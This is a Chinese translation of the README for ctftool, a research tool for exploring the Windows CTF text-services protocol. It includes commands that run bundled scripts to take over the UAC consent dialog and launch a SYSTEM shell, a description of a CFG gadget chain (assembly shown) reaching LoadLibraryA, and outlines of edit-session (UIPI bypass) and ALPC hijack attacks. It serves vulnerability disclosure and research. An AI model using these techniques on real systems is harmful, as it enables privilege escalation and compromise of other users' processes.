只想测试 SYSTEM 漏洞?点击这里。

这是 ctftool,一个用于试验 CTF(一种在 Windows 上实现文本服务的小众协议)的交互式命令行工具。它可能对研究 Windows 内部机制、调试文本输入处理器的复杂问题以及分析 Windows 安全性有所帮助。
可以使用 ctftool 编写简单脚本,以自动化与 CTF 客户端或服务器的交互,或执行简单的模糊测试。
随此工具发布附带一篇博客文章,可在此处获取。
https://googleprojectzero.blogspot.com/2019/08/down-rabbit-hole.html
ctftool 已在 Windows 7、Windows 8 和 Windows 10 上测试。支持 32 位和 x64 版本,但 x64 的测试更为广泛。
大多数命令都有在线帮助,只需输入 help 即可查看命令列表,输入 help <command> 可查看特定命令的详细帮助。
$ ./ctftool.exe
An interactive ctf exploration tool by @taviso.
Type "help" for available commands.
Most commands require a connection, see "help connect".
ctf> help
Type `help <command>` for help with a specific command.
Any line beginning with # is considered a comment.

help            - List available commands.
exit            - Exit the shell.
connect         - Connect to CTF ALPC Port.
info            - Query server informaiton.
scan            - Enumerate connected clients.
callstub        - Ask a client to invoke a function.
createstub      - Ask a client to instantiate CLSID.
hijack          - Attempt to hijack an ALPC server path.
sendinput       - Send keystrokes to thread.
setarg          - Marshal a parameter.
getarg          - Unmarshal a parameter.
wait            - Wait for a process and set it as the default thread.
thread          - Set the default thread.
sleep           - Sleep for specified milliseconds.
forget          - Forget all known stubs.
stack           - Print the last leaked stack ptr.
marshal         - Send command with marshalled parameters.
proxy           - Send command with proxy parameters.
call            - Send command without appended data.
window          - Create and register a message window.
patch           - Patch a marshalled parameter.
module          - Print the base address of a module.
module64        - Print the base address of a 64bit module.
editarg         - Change the type of a marshalled parameter.
symbol          - Lookup a symbol offset from ImageBase.
set             - Change or dump various ctftool parameters.
show            - Show the value of special variables you can use.
lock            - Lock the workstation, switch to Winlogon desktop.
repeat          - Repeat a command multiple times.
run             - Run a command.
script          - Source a script file.
print           - Print a string.
consent         - Invoke the UAC consent dialog.
reg             - Lookup a DWORD in the registry.
gadget          - Find the offset of a pattern in a file.
section         - Lookup property of PE section.
Most commands require a connection, see "help connect".
ctf>
首先你需要连接到一个会话,查看哪些客户端已连接。
ctf> connect
The ctf server port is located at \BaseNamedObjects\msctf.serverDefault1
NtAlpcConnectPort("\BaseNamedObjects\msctf.serverDefault1") => 0
Connected to CTF server@\BaseNamedObjects\msctf.serverDefault1, Handle 00000264
ctf> scan
Client 0, Tid 3400 (Flags 0x08, Hwnd 00000D48, Pid 8696, explorer.exe)
Client 1, Tid 7692 (Flags 0x08, Hwnd 00001E0C, Pid 8696, explorer.exe)
Client 2, Tid 9424 (Flags 0x0c, Hwnd 000024D0, Pid 9344, SearchUI.exe)
Client 3, Tid 12068 (Flags 0x08, Hwnd 00002F24, Pid 12156, PROCEXP64.exe)
Client 4, Tid 9740 (Flags 0000, Hwnd 0000260C, Pid 3840, ctfmon.exe)
然后你可以通过向服务器或任何已连接的客户端发送和接收命令来进行实验。
如果你不想自己构建,请查看 releases 标签页
我使用 GNU make 和 Visual Studio 2019 开发了 ctftool。仅支持 32 位构建,因为这样工具可以在 x86 和 x64 Windows 上运行。
如果所有依赖都已安装,只需在开发者命令提示符下输入 make 即可。
我使用 Visual Studio 的"构建工具"版本,仅选择了 MSVC、MSBuild、CMake 和 SDK 组件。
该项目对部分依赖使用了子模块,请确保使用类似如下命令获取所有必要代码。
git submodule update --init --recursive
示例仅适用于 Windows 10 x64。自 Windows XP 以来的所有平台和版本都受影响,但目前尚未实现 PoC。
该工具用于发现 CTF 协议中已存在数十年的许多严重安全问题。
如果你只想在 Windows 10 x64 1903 上测试漏洞利用,请运行或双击 ctftool.exe 并输入以下命令:
An interactive ctf exploration tool by @taviso.
Type "help" for available commands.
Most commands require a connection, see "help connect".
ctf> script .\scripts\ctf-consent-system.ctf
此操作将等待 UAC 对话框出现,对其进行入侵并启动一个 shell。
实际上,漏洞利用代码分为两个阶段,你可以独立使用。例如,你可能想使用 connect 的可选参数入侵属于另一个会话用户的进程。
大多数 CTF 客户端都可以被入侵,因为内核强制绘制窗口的应用程序加载易受攻击的库。
只需连接到一个会话,选择一个要入侵的客户端(使用 scan 和 thread 命令,或直接使用 wait),然后:
ctf> script .\scripts\ctf-exploit-common-win10.ctf
构建一个能在大多数 CTF 客户端上起作用的 CFG 跳转链相当具有挑战性。最终漏洞利用包含两个主要组成部分:一个任意写入原语,然后设置寄存器以调用 LoadLibrary()。
你可以使用
dumpbin /headers /loadconfig来转储列入白名单的分支目标。
我需要一个任意写入小工具来在可预测位置创建对象。我能找到的最佳可用小工具是 msvcrt!_init_time 中的任意双字递减。
这意味着我们无法直接设置我们想要的值,而必须不断递减,直到最低有效位达到我们想要的值。这需要大量工作,但我们最多只需进行 (2^8 - 1) * len 次递减。


利用这个原语,我在 kernel32 .data 节的一些未使用空闲空间中构建了这样一个对象。它必须是镜像的一部分,这样我才能预测它将被映射到的位置,因为在 Windows 上镜像随机化是按启动进行的。
(当然)有很多任意写入小工具,问题在于在写入之后重新获得执行控制。这证明极具挑战性,这也是我被迫使用双字递减而非更简单方法的原因。
MSCTF 捕获所有异常,因此挑战在于找到一个不会破坏堆栈以保证 SEH 存活,或者在不造成任何损害的情况下快速崩溃的任意写入。
msvcrt!_init_time 小工具是我能找到的最佳选择,它在几条指令内解引用 NULL 而不破坏更多内存。这意味着我们可以无限重复它。
我找到了两个用于调整寄存器的有用小工具,第一个是:
combase!CStdProxyBuffer_CF_AddRef:
      mov     rcx,qword ptr [rcx-38h]
      mov     rax,qword ptr [rcx]
      mov     rax,qword ptr [rax+8]
      jmp     qword ptr [combase!__guard_dispatch_icall_fptr]
第二个是:
MSCTF!CCompartmentEventSink::OnChange:
      mov     rax,qword ptr [rcx+30h]
      mov     rcx,qword ptr [rcx+38h]
      jmp     qword ptr [MSCTF!_guard_dispatch_icall_fptr]

通过将这两个小工具与通过写入小工具构建的对象结合,我们可以在它们之间弹跳,将执行重定向到 kernel32!LoadLibraryA。
这很复杂,但跳转序列如下所示:
如果你感兴趣,我建议在调试器中观察。注意你需要使用命令 sxd av 和 sxd bpe,否则调试器会在每次写入时停止!

除了内存损坏,CTF 暴露的另一主要漏洞类别是编辑会话攻击。通常,非特权进程(例如低完整性)不允许向高特权进程发送输入或读取数据。此安全边界称为 UIPI(用户界面特权隔离)。
CTF 打破了这些假设,允许非特权进程向特权进程发送输入。
此攻击发挥作用有一些要求,据我所知,仅当安装的显示语言使用 OoP TIP(进程外文本输入处理器)时才有效。使用 IME(中文、日文、韩文等)输入语言的用户以及使用辅助功能工具的用户属于此类。
示例攻击包括...
脚本目录中有一个示例脚本,它会向记事本窗口发送输入,以演示编辑会话的工作原理。

由于 CTF 协议中客户端与服务器之间无身份验证,拥有写入 \BaseNamedObjects 必要权限的攻击者可以创建 CTF ALPC 端口并冒充监控器。
这使得监控器强制执行的所有限制都可以被绕过。
如果你想试验此攻击,请在 ctftool 中尝试 hijack 命令。